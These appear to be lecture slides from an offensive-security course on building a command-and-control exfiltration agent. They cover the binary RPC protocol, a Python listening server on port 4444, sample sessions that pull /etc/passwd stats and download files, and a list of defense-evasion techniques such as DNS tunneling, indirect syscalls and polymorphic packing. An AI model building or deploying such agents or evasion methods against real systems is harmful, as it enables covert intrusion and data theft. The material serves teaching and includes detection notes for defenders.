
- Prevents compiler from adding padding
- Ensures consistent layout across platforms

Packet Structure Visualization

Request (4096 bytes):



Response (4096 bytes):



Alignment

- Struct size = 4096 bytes exactly (one memory page)
- Header = 8 bytes (cmd/status + padding + length)
- Payload = 4088 bytes


Authentication Flow

Agent Flow


Pattern:

1. Operator → Server: Human command
2. Server → Agent: Binary RPC request
3. Agent → Filesystem: Syscalls
4. Filesystem → Agent: Data
5. Agent → Server: Binary RPC response
6. Server → Operator: Human-readable output


Basic RPC Message Flow



Chunked Download Flow



Tailf with Cancellation



- Using `poll()` to multiplex two event sources
- File changes (inotify)
- Network commands (socket)

File I/O Method Comparison


Three approaches for reading files:

Method	Syscalls	Memory	Use Case	Pros	Cons
openat + read	Multiple (per chunk)	Low (4KB)	Streaming, network transfer, tail -f	Works for any size, pipe-compatible	More context switches
pread	Multiple (per read)	Low	Random access, databases	Atomic, thread-safe, no f_pos mutation	Still many syscalls
mmap	2 (mmap + munmap)	High (entire file)	Pattern matching, search	Fast, pointer arithmetic	Not for huge files

Suggested Implementation

```
// DOWNLOAD_FILE: Stream over network
while ((n = syscall3(SYS_read, fd, buf, 4088)) > 0) {
    send_chunk(sockfd, buf, n);
}

// MINGREP: Fast search in memory
char *map = syscall6(SYS_mmap, 0, size, PROT_READ, MAP_PRIVATE, fd, 0);
char *match = memmem(map, size, pattern, pattern_len);

// TAILF: Read new appended data
syscall3(SYS_lseek, fd, 0, SEEK_END);  // Seek to end
while (1) {
    wait_for_modification();
    n = syscall3(SYS_read, fd, buf, 4096);  // Read new data
}
```


Agent State Machine



State transitions:

- Startup → Connecting → Authenticating → Authenticated → Command Loop
- Command Loop: Wait → Execute → Respond → Wait
- Special: Streaming state for long-running commands

Agent Architecture Overview



Server Architecture (server.py)

Two components:

1. TCP Server

```
server_sock = socket.socket(
    socket.AF_INET,
    socket.SOCK_STREAM
)
server_sock.bind(('0.0.0.0', 4444))
server_sock.listen(5)

client_sock, addr = server_sock.accept()
```

2. REPL Interface

```
while True:
    cmd = input("agent> ").strip()

    if cmd == "ls /tmp":
        req = RPCRequest(CMD_LS, "/tmp")
        send_request(client_sock, req)
        status, data = recv_response(client_s
        print(data.decode())
```

Key functions:

- `send_request(sock, req)` - Serialize and send
- `recv_response(sock)` - Receive and deserialize
- `cmd_*` functions - One per command type

Base RPC Helper

```
class RPCRequest:
    def __init__(self, cmd_type, data):
        self.cmd_type = cmd_type
        self.data = data.encode() if isinstance(data, str) else data

    def pack(self):
        data_len = len(self.data)
        # Struct: <B (cmd) 3x (pad) I (len)
        header = struct.pack('<B3xI', self.cmd_type, data_len)
        padded_data = self.data.ljust(4088, b'\x00')
        return header + padded_data

class RPCResponse:
    @staticmethod
    def unpack(data):
        status, data_len = struct.unpack('<B3xI', data[:8])
        payload = data[8:8+data_len]
        return status, payload
```

Complete Example Session

Terminal 1: Start server

```
$ python3 server.py 4444
[*] Server listening on 0.0.0.0:4444
[*] Password: deadbeef
[*] Waiting for agent connection...

[+] Agent connected from 127.0.0.1:54321
Waiting for authentication (timeout: 2.0s)...
✓ Authentication successful

============================================================
Connected to agent. Type 'help' for commands.
============================================================
```

Terminal 2: Start agent

```
$ ./agent  # (config.h has server IP/port/password)
[Agent connects silently, waits for commands]
```

Interactive session starts

Terminal 1: Interactive session

```
agent> pwd
[*] Getting current directory...
/home/user

agent> ls /tmp
[*] Listing directory: /tmp
[F] test.txt
[D] cache
[L] link_to_file
```

Example Session (cont.)

```
agent> stats /etc/passwd
[*] Getting stats for: /etc/passwd
Size: 2847
Mode: 644
UID: 0
GID: 0
Atime: 1696340000
Mtime: 1696340000

agent> download /etc/hosts
[*] Downloading file: /etc/hosts
  Received chunk 1: 256 bytes (total: 256 bytes)
✓ Download complete: 256 bytes in 1 chunks
  Saved as: downloaded_hosts

agent> mingrep /var/log/syslog error
[*] Searching '/var/log/syslog' for pattern: error
Line 42: Oct  1 12:34:56 kernel: USB device error
Line 108: Oct  1 14:22:11 systemd: Service failed with error

agent> tailf /var/log/messages
[*] Tailing file: /var/log/messages
    (Press Ctrl+C to cancel)
Oct  1 15:30:01 kernel: New USB device connected
Oct  1 15:30:05 NetworkManager: Connection activated
[*] Sending cancel command...
```

Protocol Design Discussion

Think about these design choices:

1. Packet Size: Why 4096 bytes?

- What if we used 512 bytes? 64KB? Variable length?
- Consider: syscall overhead, memory, network MTU
- Exercise: Calculate overhead for downloading a 1MB file with different packet sizes

2. Blocking vs Non-blocking

- Our agent blocks on recv(). What if server is slow?
- How would you add timeouts? (Hint: `poll` with timeout)
- Trade-off: Complexity vs responsiveness

Protocol Cont

3. Error Handling

- We use status codes (OK, ERROR, MORE_DATA). Why not errno values?
- What about partial failures? (e.g., half the directory listed)
- How to handle network errors mid-transfer?

4. Security

- Password is sent in plaintext. How to encrypt?
- Agent authenticates to server, but what about server → agent?
- How to prevent replay attacks?

5. Extensibility

- How to add a new command without breaking old agents?
- What if we need to send binary data with nulls?
- How to version the protocol?

Advanced Discussion

Current approach: Fixed-size binary

```
✅ Simple parsing
✅ No buffer overflows
✅ Predictable memory usage
❌ Wastes space for small messages
❌ Limited to 4088 bytes of data per message
```

Alternative 1: Type-Length-Value (TLV)

```
struct tlv_message {
    uint8_t type;
    uint32_t length;  // Network byte order
    char value[];     // Variable length
};
```

✅ Efficient for variable data ❌ More complex parsing, potential for bugs

JSON

Alternative 2: JSON over TCP

```
{"cmd": "ls", "path": "/tmp"}
```

✅ Human-readable, easy debugging ❌ Larger size, parsing overhead, obvious in traffic

Wire Efficient Protocols

Alternative 3: Protocol Buffers / MessagePack ✅ Efficient, schema evolution, widely supported ❌ Dependency on external libraries (defeats no-libc goal)

Discussion

Which would you choose for a real C2?

Common C2 IO patterns

Pattern 1: Simple Request-Response

```
Operator → Server → Agent → Execute → Response → Server → Operator
```

- Used by: pwd, ls, stats, mingrep
- Characteristics: Single round-trip, complete in one message

Pattern 2: Chunked Streaming

```
Operator → Server → Agent → Loop { Read chunk → Send chunk } → Server → Operator
```

- Used by: download
- Characteristics: Multiple responses, STATUS_MORE_DATA until STATUS_OK

Pattern 3: Long-running with Cancellation

```
Operator → Server → Agent → Loop { Poll events → Send updates } →
    Operator cancels → Server sends CMD_CANCEL → Agent stops
```

- Used by: tailf
- Characteristics: Indefinite duration, requires multiplexing with poll()

Artifacts

How defenders detect this agent:

Detection Method	What They Look For	Our Agent
Network traffic	Fixed 4096-byte packets	✅ Detectable pattern
Syscall tracing	Direct syscalls (no libc)	✅ Suspicious pattern
Static analysis	No imports, custom _start	✅ Red flag
Behavior	File enumeration (getdents64)	✅ Suspicious
Network	Unencrypted C2 traffic	✅ Obvious

Basic Defense Evasion

- **Traffic obfuscation:**
  - Add random padding to vary packet size
  - Encrypt with TLS/SSL (looks like HTTPS)
  - Use DNS tunneling or protocol mimicry
- **Timing jitter:**
  - Random delays between commands
  - Mimic human behavior patterns
- **Syscall obfuscation:**
  - Indirect syscalls (jump to kernel)
  - System call proxying through other processes
- **Binary obfuscation:**
  - Pack/encrypt executable
  - Use polymorphic code

Final Thoughts & Next Steps

Remember:

> *The best defenders think like attackers. The best attackers understand defenders.*

Questions?

Capstone 0

- Fill out the survey (to be released after class) to tell me who is in your group
- Join the CTFd instance (will be provisioned by Monday)
- By Monday (hopefully Sunday) the formal requirements will be released
- Captstone 0 is to built a basic exfiltration Agent given a python3 listening post
- this is not a hard requirement, but is designed to make it tractable to build the agent in less than a week.
- Homework is to prepare your agent
- Agent will be built in gradescope and deployed onto the course server. It will be unique to your group